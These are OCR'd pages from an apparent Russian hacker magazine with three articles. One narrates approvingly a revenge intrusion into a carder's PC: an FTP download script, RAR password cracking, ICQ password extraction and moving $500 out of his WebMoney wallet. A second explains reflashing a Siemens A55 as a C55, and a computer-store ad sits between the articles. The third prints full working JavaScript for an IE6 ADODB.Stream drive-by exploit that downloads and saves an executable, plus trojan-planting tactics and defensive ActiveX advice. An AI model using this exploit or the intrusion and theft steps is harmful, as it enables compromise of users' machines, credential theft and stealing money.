
Дальше хакер мог работать с диском S как с локальным. Просмотрев корень диска, герой испытал чувство дежавю - названия некоторых файлов показались ему до боли знакомыми. Завладев информацией, взломщик принялся бэкапить документы с интересными названиями (типа 1.txt или paroli.txt ;)). Процесс скачки пришлось опять реализовывать через FTP-сценарий. Выглядел он следующим образом:

FTP-СЦЕНАРИЙ

```
user login password
prompt off
type binary
mget xakep/*.*
quit
```

Перед выполнением бинарника ftp, взломщик скинул интересные документы в папку xakep. Через некоторое время все файлы успешно залились на сервер. Содержимое документов повергло нашего героя в шок. Дело даже не в том, что

NEXT



Утилита для проверки и смены пароля

Импорт почтовых баз

Для просмотра скачанных у кардера почтовых баз можно было воспользоваться обычным The Bat'ом. Для этого в нем создана функция Импорт (Инструменты->Импорт->TBB файлы). В случае если ящик запаролен, на помощь приходит утилита tbup (http://tbup.hotbox.ru/tbup12.zip).

Взлом

МЕСТЬ ХАКЕРА: РАБОТОДАТЕЛЬ В ПОЗЕ


Master-lame-master

в половине файлов были записаны пароли к ICQ-уинам и FTP-серверам. Среди груды документов хакер обнаружил базу e-mail адресов, которую он добывал в течение двух ночей. Только теперь до взломщика дошло, что он попал на компьютер говнючка, который предательски его кинул. Радости хакера не было предела. В первую минуту он вообще хотел отформатировать кидале винт, но вовремя остановился ;).

Располагая достаточной информацией об аккаунтах кардера, хакер проверял данные со своего буржуйского шелла, а также, используя замечательную программу C4PassChanger (http://download.asechka.ru/download.php?id=35), чекал пароли к различным ICQ-уинам. Почти все учетные записи оказались верными, а ресурсы содержали базы Proxy-серверов, e-mail баз и документы с инфой о кредитных картах.

НАШ МЕТОД - БРУТФОРСИНГ!

Взломщик собрал все интересные файлы с компьютера кардера. Не удалось изучить только один архив passwords.rar. Этот лакомый кусочек был запаролен. Для его вскрытия понадобилась утилита Advanced Rar Passwords Recovery (www.elcomsoft.com/ARPR/arpr.zip). Программа имеет приятный интерфейс и позволяет брутфорсить абсолютно все варианты символов любой длины (для справки: чтобы перебрать все большие и маленькие буквы в 6-значном пароле, понадобится всего час). Взломщик заставил программу перебирать все комбинации букв от 1 до 6 символов длиной, не особо надеясь на успешный результат.



Перебор пароля к rar-архиву

Через полчаса программа замигала в системном лотке и радостно сообщила, что пароль был подобран. Состоял он из хаотичной 6-символьной последовательности. Открыв архив, взломщик обнаружил там три текстовых документа, а также пару ключей от кошелька WebMoney. В текстовиках хранилась секретная информация о купленных буржуйских шеллах, а также ресурсах, типа e-gold и securevalidation.

Сопоставив идентификатор WebMoney с текстовиком, содержащим пароли кардера, наш герой нашел id и пароль для кошельков. Затем с официального сайта компании (www.webmoney.ru) был скачан клиент, а кошельки скопированы в директорию программы. После коннекта на сервер хакер обнаружил, что на счету кардера-кидалы было около 500 баксов, как раз та сумма, на которую он кинул взломщика.

ДО ПОСЛЕДНЕЙ КАПЛИ!

Получив ключи к кошельку кардера, хакер на этом не успокоился. Его интересовали ICQ-номера, которые были закреплены за жертвой. Взломщик решил закачать на сервер консольную утилиту RecoverPwd2, позволяющую определять все пароли от ICQ для существующих в системе dat-файлов (www.cobans.net/files/RecoverPwd2.zip). После этого он захотел изучить и history аськи. В том, что логи велись, он был уверен, так как размер датника был около пяти мегабайт. С помощью очередного FTP-сценария файл был успешно транспортирован на хостинг хакера.

Самой удачной программой для анализа dat-файлов была IcqHR (http://download.asechka.ru/download.php?id=63). Софтина умела вытаскивать из uin.dat все пароли, контакты, а также сохранить history в удобочитаемом виде. Хакер натравил программу на свежескачанный файл - тулза создала html-документ с историей. Читать его было довольно интересно, оказалось, что кардер кинул не только нашего героя, но и многих других хакеров. Из-за этого на криптодиске кардера хранилось порядочное количество спам-баз от различных известных хостингов.


МЕСТЬ

На этом взломщик не остановился. В первую очередь он удалил все спам-базы. Затем создал новый WM-аккаунт и перевел на него $500 со счета кардера (лучше поздно, чем никогда). Наш герой много раз выполнял подобные операции и знал, как без проблем обналичить электронные деньги, поэтому за свою безопасность особо не волновался. Кстати,

Консольные команды

Многие не знают, что в Windows существует множество полезных консольных утилит. А зря. Иногда они бывают крайне полезными. Вот некоторые из них:

TASKLIST - просмотреть таблицу процессов (только для WinXP).
TSKILL - убить процесс по его имени или идентификатору.
SHUTDOWN -S - выключить компьютер ;).
NETSTAT -E - просмотреть статистику соединения.
NETSTAT -N - просмотреть список открытых портов.
FIND - фильтрация потока. Аналог линуxового grep.



Конвертер History в html-файл

после этой операции взломщик связался со своим коллегой, который был обманут на $300, и добровольно перевел сто баксов на его электронный счет.

Эта история закончилась через несколько дней. После выхода известного червяка Blaster, на биллинговую систему с WinXP поставили фаервол, так что заново эксплуатировать тачку не удалось. Впрочем, хакер добился своего, и на систему можно было забить. Он сожалел лишь о том, что чрезмерно увлекшись жертвой, не просканил локалку до конца. Кто знает, возможно, в подсети оставалось еще много интересных уязвимых систем.

Что помогло хакеру при взломе?

1. Хакер всегда уделяет внимание таким вещам, как таблица маршрутизации и статистика соединений. Это может дать полезную информацию для дальнейшего взлома.
2. Хакер использует различные методы взлома. Например, он заюзал виндовый КАНТ2 для сканирования удаленной локалки.
3. Хакер уважает своих коллег по работе. Прочитав ICQ-лог кидалы, он перевел часть денег на счет пострадавшего взломщика (впрочем, это несколько наивно :) - прим. ред.).

Взлом

МАГИЧЕСКИЕ ТЕЛЕФОННЫЕ ПРЕВРАЩЕНИЯ

Skylord (sky_lord@mail.ru)

Магические телефонные превращения

ЛЕГКИМ ДВИЖЕНИЕМ РУКИ ПРЕВРАЩАЕМ SIEMENS A55 В C55

Очередная победа хакеров над производителями мобильников! Не надо больше размениваться на мелочовку - даешь настоящий хак! Превратить дешевый и неинтересный Siemens A55 во вполне серьезный Siemens C55 - это теперь как три кнопки надавить! Читай внимательнее и экономь свои деньги…

ЧЕМ, ЗАЧЕМ И ПОЧЕМУ

Ну вот, в который раз уже я пишу про мобильники Siemens. А все почему? Да потому, что с телефонами других фирм просто не получится сделать такого: легким движением руки меньше чем за 40 минут превращаем один телефон в другой, который стоит дороже на 20 баксов! А то и больше. На чем основан апгрейд? Да все просто. Изначально C55 был самостоятельным аппаратом, и все было хорошо. Потом Siemens решил сотворить "новую" модель: немцы подумали и, немного изменив плату от "Цешки", стали выпускать на ее основе и A55. Поэтому на данный момент все телефоны A55 и C55 ПОЛНОСТЬЮ ИДЕНТИЧНЫ с точки зрения железа! В Siemens'е банально сэкономили на разработке, и было бы глупо этим не воспользоваться ;-).

Но дело осложнялось тем, что в моделях x55 Siemens установил систему защиты, и стало невозможно просто взять и загрузить в телефон свою программу, чтобы читать и записывать флеш. Не буду вдаваться в подробности самой защиты, метода ее обхода и прочих деталей, но важен факт: в конце концов талантливые ребята разработали программу, позволяющую работать на низком уровне с Siemens A50, A55, C55, S55, SL55 по обыч-




Вот они! Разные снаружи (причем A55, ИМХО, красивее), но одинаковые внутри!

ному кабелю без вскрытия корпуса и ковыряния во внутренностях. Другие ребята эту программу сперли... В общем, так или иначе, но у нас - конечных пользователей - теперь есть возможность поиграться вдоволь со своими мобильниками.

Зачем вообще это нужно, и что ты получишь в итоге? Ха-ха! А получишь ты вот что. Самое главное, это, во-первых, полная поддержка GPRS, а во-вторых, полная поддержка Java и увеличенный до 376 Кб размер внутреннего диска. По-моему, очень даже неплохо! А учитывая, что Siemens A55 стоит сейчас в магазинах порядка 2200 рублей... В общем, стоит рискнуть! :-)

ИНСТРУМЕНТАРИЙ

Из "железа" нам понадобится, конечно же, кабель для соединения телефона с компом. Общие сведения о "шнурках" приведены в статье "Дело труба" в майском номере][. Если коротко, то подойдет любой кабель (COM или USB) с питанием его микросхемы от порта компьютера. Отличие серии x55 от x45 заключается только в более тонком разъеме и "переставленных" пинах интерфейса. В принципе, если не хочешь тратить деньги на дополнительный "шнурок", а есть старый проверенный кабель от x45, то не составит труда переделать его в x55. Достаточно разобрать разъем, вытащить железную "защелку", подточить снизу напильником саму пластмасску (так, чтобы она с небольшим усилием входила в "дырку" мобилы) и поменять местами контакты, как это показано на рисунке:



Значения пинов в разъеме x45 и x55

А тем, у кого есть разные модели, я вообще рекомендую сделать "двухвостовый" кабель - это совсем несложно, а бонусы очевидны. Ну да ладно, с железом разобрались, теперь перейдем к софту. На данный момент первой и основной программой для работы с x55 является софтина под названием Freia, скачать которую можно уже, по-моему, с любого сайта в инете. Кроме того, тебе понадобится фулфлеш от самого C55. Лучше всего с самой последней прошивкой (на конец сентября - 249111).


Но самое главное: знания! Я уже упоминал майский номер][, так вот: статья "Дело труба" из него и статья "Телефон под замком" из сентябрьского номера - обязательны к прочтению! Если слова "фулфлеш", "анлокер" ты слышишь в первый раз и не знаешь, что они означают - то беги в магазины, в редакцию, к друзьям и доставай][:-).

БРЮКИ ПРЕВРАЩАЮТСЯ...

Процесс апгрейда A55 в C55 прост до безобразия. Но чтобы не запутаться, пройдем его поэтапно:

1. Как всегда, самое главное - бэкап. И пусть с x55 он играет уже меньшую роль (почему именно - скажу чуть позже), но ты его должен сделать обязательно.

Запускай Freia и для начала дави на "Configuration". Выбирай свой COM-порт с кабелем, скорость 115200, "Process information" - "High" и самое главное - "Boot type" - "New phones (x5x)". Это и есть настройка для беспроблемной работы с твоим A55. Дави на "OK" и возвращайся в главное окно программы, где в выпадающем списке требуется указать свою модель - Siemens A55.



Читаем фул на A55 - уже считана почти половина

Теперь с чистой совестью можешь выбирать "Read flash", а в появившемся окне - "Presets" - "Firmware", так чтобы в правой рамке были адреса 0x800000 и 0xFFFFFF (Freia считает в линейных адресах мобилы, а с ее точки зрения, прошивка занимает 8 Мб и располагается как

NEXT




Взлом

МАГИЧЕСКИЕ ТЕЛЕФОННЫЕ ПРЕВРАЩЕНИЯ

Skylord (sky_lord@mail.ru)

раз с середины). Жми "OK", и когда в окне лога будет "Waiting to power on the phone..." - коротко надави на кнопку с красной трубкой выключенного и соединенного с компьютером телефона (или в случае USB-кабеля с подзарядкой - просто подключи кабель к трубке). Впрочем, ты это и сам знаешь :-). Если комп и мобила "схватились", то в логе появится информация о твоей трубе, а снизу медленно побегут проценты – как-никак надо 8 мегов через COM слить!
Когда все закончится, ты станешь обладателем файлика (он будет лежать в каталоге Freia) с копией флеш-памяти твоего девайса. Чего, собственно, мы и добивались!


2. А сейчас еще один небольшой бэкап. Если помнишь, в мае я рассказывал, что настройки EEPROM - это самая важная часть флеша, так как там находятся калибровки под конкретный аппарат, и терять их категорически не рекомендуется. Ну так вот, можно, конечно, повозиться и перенести некоторые куски EEPROM'а в наш будущий C55 (моей же программой Siemens EEPROM tools), но по ряду причин, описывать которые долго, я предлагаю от этого отказаться и сохранить только калибровки батареи - это будет наиболее просто и достаточно безопасно (особенно если у тебя нет опыта прошивания мобилы).



Сейчас будем сохранять калибровки…


Короче, выбери в главном окне Freia "Miscellaneous", а там - "Backup battery parameters from phone". Придется снова надавить на красную "трубку", и рядом с файлом фулфлеша появится файлик .map с калибровками батареи.

3. И, наконец, самый ответственный процесс, который ни в коем случае нельзя прерывать. И вообще - дышать лишний раз тоже не стоит ;-). Речь идет о заливке фулфлеша от C55. Выбирай "Write flash" и открывай скачанный из Сети фул (если у него было расширение bin, то переименуй его в fls - и то, и другое обычные бинарные файлы). В окне записи те же настройки, что и при чтении ("Start address" - 0x800000, "Count" должен быть 8388608 байт). После нажатия на "OK" опять-таки дави на красную "трубу" и жди. Процесс записи идет не дольше чтения, но при этом Freia сильно грузит проц, так что, во-первых, не надо волноваться, если кажется, что она зависла, а во-вторых, лучше особо активно на компе не играться: убитый телефон - это ведь не то, что нам нужно, правда? ;-)




Льем фулфлеш от C55 - ответственный процесс!

4. Уф! Залиты 8 мегов фулфлеша, а значит 90% апгрейда уже позади! Предпоследнее, что осталось - вернуть в аппарат свой IMEI (кстати, учти - менять его на всех x55 обычно нельзя, т.к. он записан в специальной неизменяемой области OTP!). Для начала выбери из выпадающего списка тип аппарата Siemens C55 (можно этого, в принципе, и не делать). Потом жми на "Unlocking" во Freia, выбирай из списка "Direct unlock..." (неважно, какой из двух) и дави на кнопку "Use Original IMEI", а дальше - как обычно.



Зашиваем свой IMEI в наш новый Siemens C55

5. Последний и самый простой этап - запись назад калибровок батареи. Осуществляется аналогично их бэкапу: разве что нужно выбрать в соответствующем окне "Restore battery parameters in phone", а потом указать на файлик .map, куда ты их забэкапил.



А сейчас зальем обратно калибровки батареи…

Вот и все! Если ты четко следовал приведенным указаниям, то, включив теперь мобилу, ты с радостью обнаружишь, что она считает себя Сименсом C55, и в ней появился полнофункциональный GPRS и Java! Рулез! :-)

КАПЕЛЬКА ДЕГТЯ И ЗАКЛЮЧЕНИЕ

Под конец немного о грустном: переделка A55 в C55 в какой-то степени более опасна, чем старая добрая S/ME45 в S45i. Суть в том, что именно в целях защиты Сименс вынес загрузчик прошивки с ROM'а кристалла во флешку, а значит, его можно точно так же, как и остальные данные, перезаписывать и в случае каких-либо ошибок - нечаянно убить. И если в x45 на любой стадии софтверной смерти аппарат легко и непринужденно возвращался к жизни фулфлешем, то с x55 это не пройдет: если случайно затереть 64 Кб по адресу 0x800000, то телефон станет полным и окончательным трупом. Скорее всего, его не смогут вернуть к жизни даже в сервисном центре. Единственный путь - вскрывать корпус и расковыривать дорожки, чтобы отключить использование затертого внешнего загрузчика... Именно поэтому я говорил, что к процессу записи (особенно в самом его начале) следует относиться очень бережно - если ты не хочешь получить "хладный труп" вместо мобилы.
Но! Несмотря на эти обстоятельства, многие уже переделали себе телефоны и полностью ими довольны! Главное - осторожность, аккуратность и спокойствие. Прямые руки и рабочие мозги - вот залог успеха!
Ну а поскольку, я уверен, ты обладаешь обоими этими качествами, то желаю тебе приятного времяпрепровождения со своим телефоном и удачных апгрейдов!

P.S. И тем не менее, предупреждаю, что ни редакция][, ни я лично не несем ответственности за все твои действия по ковырянию в своем телефоне ;-).



Ссылки по теме

1) Очень хорошее описание, как самому сделать кабель для x55. Рекомендую. www.bobjohnson.nm.ru/inf/c55_cable.html

2) Вот тут можно скачать флешер Freia. www.siemens-club.ru/soft-flash.php www.045m.ru/soft8_55.html

3) А вот здесь, например, лежит фулфлеш от C55 (прошивка 249111). http://edx.pomoyka.com/Download/Full/fullflash.htm

POLARIS®

СЕТЬ КОМПЬЮТЕРНЫХ ЦЕНТРОВ





РЕШЕНО:
Необходим !



Компьютер AgeNT (серия) на базе процессора Intel® Pentium® 4 с технологией HT - Вам не придется выбирать, чем заниматься !

Одновременно учиться, работать, отдыхать и общаться с друзьями !

- 3-х летнее бесплатное обслуживание, включая год полной гарантии;
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД);
- 100% предпродажное тестирование;
- отличные характеристики для работы дома и в офисе.



Сеть компьютерных центров POLARIS

г. Москва, м. Сокол, Волоколамское шоссе, 2	(095) 151-5503
г. Москва, м. Шаболовская, ул. Шаболовка, 20	(095) 237-8240
г. Москва, м. Красносельская, ул. Краснопрудная, 22/24	(095) 262-8039
г. Москва, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27	(095) 916-5627
г. Москва, м. Профсоюзная, Нахимовский пр-т, 40	(095) 129-1119
г. Москва, м. Площадь Ильича, ул. С.Радонежского, 29/31	(095) 278-5470
г. Москва, м. Савеловская, ВКЦ «Савеловский», пав.: D24	(095) 784-6385
г. Москва, м. Щукинская, ул. Новощукинская, 7	(095) 935-8727
г. Москва, м. Пражская, ТЦ «Электронный рай», пав.: 1Б-47	(095) 389-4622
г. Москва, м. Люблино, ТК «Москва», 2 этаж, 1 линия	(095) 359-8915
г. Москва, м. Савеловская, Сущевский вал, 3/5	(095) 973-1133
г. Москва, м. Багратионовская, ТВК «Горбушкин Двор», пав.: Е2-14/15	(095) 730-1549
г. Москва, ТК «МОЛЛ-systems», МКАД 50-й км **НОВЫЙ**	(095) 710-8030
г. Санкт-Петербург, м. Пр.Просвещения, ТК «Норд»	(812) 331-6244
г. Санкт-Петербург, м. Академическая, ТК «Грэйт» **НОВЫЙ**	(812) 590-8480
г. Ростов-на-Дону, пр-т Буденновский, 11/54	(8632) 62-3978
г. Ростов-на-Дону, пр-т Буденновский, 80	(8632) 90-3111
г. Ростов-на-Дону, пр-т Нагибина, 34Л, ТЦ «Поиск»	(8632) 72-5472
г. Н.Новгород, ул. Пискунова, 30	(8312) 78-0861
г. Н.Новгород, м. Канавинская, ТЦ «Новая Эра», 1 этаж	(8312) 16-9787
г. Воронеж, ул. Кольцовская, 82	(0732) 72-7391
г. Воронеж, пр-т Революции, 44	(0732) 20-5055
Магазин с бесплатной доставкой по Москве shop.nt.ru	(095) 970-1939

Сеть компьютерных центров «Техмаркет-Компьютерс»

г. Москва, м. Красносельская, ул. Русаковская, 2/1	(095) 264-1090
г. Москва, м. Динамо, ул. 8 Марта, 10, стр. 1	(095) 363-9333
г. Москва, м. Братиславская, ул. Братиславская, 16, стр. 1	(095) 347-9638
г. Москва, м. Дмитровская, ул. Башиловская, 29/27	(095) 257-8268

Информация о новых магазинах на **www.polaris.ru, www.techmarket.ru**
Магазины работают ежедневно без выходных и перерыва

Компьютер можно заказать с доставкой по телефону:
(095) 970-1939
или на интернет-сайте
shop.nt.ru



При покупке компьютера обратите внимание установлена ли лицензионная операционная система Microsoft® Windows® XP. Только в этом случае POLARIS может гарантировать надежность работы компьютеров.

CuTTer (cutter@real.xakep.ru)

БРАУЗЕР IE
залей через меня троян

Представь себе такую ситуацию. Ты являешься пользователем операционной системы Windows XP, заботишься о своей безопасности, постоянно ставишь патчи, проверяешь весь софт на наличие троянов/вирусов. В общем, всячески ограждаешь себя от сетевых подонков, желающих поломать в интернете все и вся. Но вдруг, посетив на днях один сайт, обнаруживаешь, что компьютер начинает слать левые пакеты с твоими паролями, хотя ты и не скачивал ничего нового. Очень занимательная ситуация :). И это не шутка, с любовью и лаской от мелкомягких ты действительно можешь оказаться в таком положении.

ВЕСЕЛАЯ УЯЗВИМОСТЬ IE В INTERNET EXPLORER

Microsoft с подарочком за пазухой

Microsoft все никак не перестанет радовать своих пользователей обилием ошибок в выпускаемом софте. На этот раз приятный сюрприз скрывается в Internet Explorer 6 (www.securitylab.ru/?ID=40246). Взломщик может создать подставной сервер, залить туда html-страничку со встроенным в нее эксплоитом и подозвать пользователей с ослом шестой версии. И если это окажется юзер Windows XP с разрешенным использованием ActiveX элементов, то он будет взломан.

Как это происходит? Все очень просто. Задействованы два компонента. Когда пользователь заходит на подобный сайт-ловушку, у него вызывается сценарий на javascript. Вначале при помощи компонента Microsoft.XMLHTTP происходит скачивание произвольного файла из Сети. Далее создается поток, который будет направлен в локальный файл жертвы. Для этого используется компонент ADODB.Stream. Файл сохраняется. Теперь взломанный пользователь держит на своем харде новый файл. Сам понимаешь, что так можно перезаписать любой файл и запихнуть в него троян.

Подобный взлом можно просечь - во время загрузки файла в IE появляется панель с медиаплеером. Правда, никаких других программ дополнительно не вызывается. Поэтому жертва может просто не заметить подобного поведения осла и проигнорировать происшедшее. Так что будь бдительным. Если увидишь с бухты-барахты появившуюся панель медиаплеера - знай, тебя уже, скорее всего, поломали.

Что же это за сплоит?

Эксплоит совсем небольшой и довольно примитивный. НО КАКОВ РЕЗУЛЬТАТ! Видимо, хакер, нашедший ошибку, не поленился, покопался в функциях ActiveX элементов, которые идут в стандартном наборе с Windows XP, нашел в них процедуры по скачке и записи файлов и в итоге написал эксплоит. И вот что получилось: (см. Таблица1)

Этот код встраивается в любой html-файл. Страница загружается, через 5 секунд запускается код. Браузер отошлет GET-запрос для загрузки файла по адресу www.example.com/1.exe и запишет результат скачки в корень диска C: в виде исполняемого exe'шника example.exe.

Таблица1

```
<textarea id="code" style="display:none;">
var x = new ActiveXObject("Microsoft.XMLHTTP");
// Создаем объект на основе Microsoft.XMLHTTP
x.Open("GET", "http://www.example.com/1.exe", 0);
x.Send();
// Генерим и отправляем GET-запрос
var s = new ActiveXObject("ADODB.Stream");
// Создаем второй объект - ADODB.Stream
s.Mode = 3;
s.Type = 1;
s.Open();
// Выставляем моды
s.Write(x.responseBody);
// Записываем в поток ответ на GET-запрос
s.SaveToFile("C:\\example.exe", 2);
// Сохраняем это в файл
</textarea>
<script language="javascript">
function preparecode(code) {
	result = '';
	lines = code.split(/\r\n/);
	for (i=0; i<lines.length; i++) {


		line = lines[i];
		line = line.replace(/^\s+/,"");
		line = line.replace(/\s+$/,"");
		line = line.replace(/'/g,"\\'");
		line = line.replace(/[\\]/g,"\\\\");
		line = line.replace(/[/]/g,"%2f");
		// Меняем символы про помощи регулярных
выражений

		if (line != '') {
			result += line +'\\r\\n';
		}
		// Строка не пустая - добавляем конец строки
	}
	return result;
	// Возвращаем результат
}

function doit() {
	mycode = preparecode(document.all.code.value);
	myURL = "file:javascript:eval('" + mycode + "')";
	// Подготовили урл для скачки и заливки файлов
	window.open(myURL, "_media")
	// Открываем этот урл
}

setTimeout("doit()", 5000);
// Вызываем функцию doit через 5 секунд

</script>
```


html-файл со сплоитом

Другие уязвимости в IE

Мелкомягкий ослик крайне дыряв, рассмотренная в статье ошибка далеко не единственная в IE. Если не веришь, вот тебе небольшая подборка материалов от securitylab.ru только за последний месяц:


Множественные уязвимости в Microsoft Internet Explorer - www.securitylab.ru/?ID=40187.
Обход ограничений безопасности в "file" протоколе в Microsoft Internet Explorer - www.securitylab.ru/?ID=40149.
Заплатка для Internet Explorer все еще не работает - www.securitylab.ru/?ID=40121.
Переполнение буфера в теге Object в Microsoft Internet Explorer - www.securitylab.ru/?ID=39824.
Обход ограничений безопасности в Internet Explorer - www.securitylab.ru/?ID=39813.

Хакер с трояном


Что же сделает хакер? Скорее всего, он зальет жертве троян и поместит его в автозапуск. Тогда при следующей загрузке компа троян запустится, и бедный пользователь окажется во власти взломщика. Возможен и другой вариант. Хакер может просто перезаписать какую-нибудь часто используемую утилиту. Например, explorer.exe или wmplayer.exe. Троян будет содержать в себе реально работающую программу, плюс самого трояна. Делается это при помощи каких-нибудь joiner'ов, которых в инете полно. К тому же практически каждый из них выложен вместе с сорсами самой программы. Соответственно, берется какой-нибудь VC++/BC++/Delphi, все это добро компилится, и антивирусы оказываются в пролете.

Вот пример возможного развития событий. Хакер создает сайт с полезным софтом. Вставляет в страницу загрузки файлов вышеописанный сплоит. В нем прописывает для скачки микротроян rat на 5 Кб. Жертва заходит на сайт, троян сохраняется у нее в автозапуске. После следующей перезагрузки компа rat медленно, порциями, скачивает другой троян, который уже позволяет полноценно администь систему. Запускает его, после чего удаляет себя. Пользователь просто ничего не замечает.


Но это еще не так страшно. Беда заключается в большом количестве пользователей с Windows XP. Их в Сети около 40%. Причем большинство из них пользуются именно шестым Internet Explorer'ом, т.к. он идет в стандартной установке с XP. Отсюда вывод - тысячи пользователей в Сети уязвимы. Это и буржуи, и наши российские пользователи, считающие себя умнее всех на свете.



Обрати внимание на правую панель в WinCMD



Заходим на сайт со сплоитом



В корне диска С: появился файл zlo.exe

Хочу защититься

Официального патча от Microsoft на момент написания статьи не было (21 сентября). Так что защищаться придется путем изменения политик безопасности в самом браузере. Самое главное - отруби возможность использования ActiveX. Так ты оградишь себя от множества проблем. Во-первых, защитишься от подобного эксплоита. Во-вторых, на крякерских серверах тебя перестанут мучить сообщениями с просьбой слить их бесплатный ActiveX порнопроигрыватель :).

Можно просто перейти на другой браузер. Благо аналоги есть, и они практически не уступают по своим возможностям эксплореру. Поставь себе Mozilla (www.mozilla.org) или Opera (www.opera.com). Правда, когда у тебя возникнет необходимость использовать ActiveX, то придется вернуться к IE (например, если ты пользуешься WM, там для перевода денег в банк необходимо логиниться на сайте; для этого используется ActiveX элемент, который просто не работает с мозиллой и оперой), но такое бывает не часто.

Ох уж этот Microsoft

Мелкомягкие, как обычно, порадовали нас своими глюками. И уже давно стало ясно, что этих ошибок со временем не только не становится меньше, а напротив - их количество увеличивается. Так что, если ты не хочешь оказаться взломанным какимнибудь Васей Много Мозгов, следи за обновлениями багтрака. Подпишись, например, на рассылку securitylab.ru. Они освещают появление практически всех ошибок в софте, к тому же вся инфа там на русском. Если возникают вопросы, то каждую новость можно обсудить у них на форуме. Так ты всегда будешь в курсе дел. Словом, мой тебе совет - следи за security-новостями. Не дай себя взломать!

IE - способ для проведения DDoS-атак

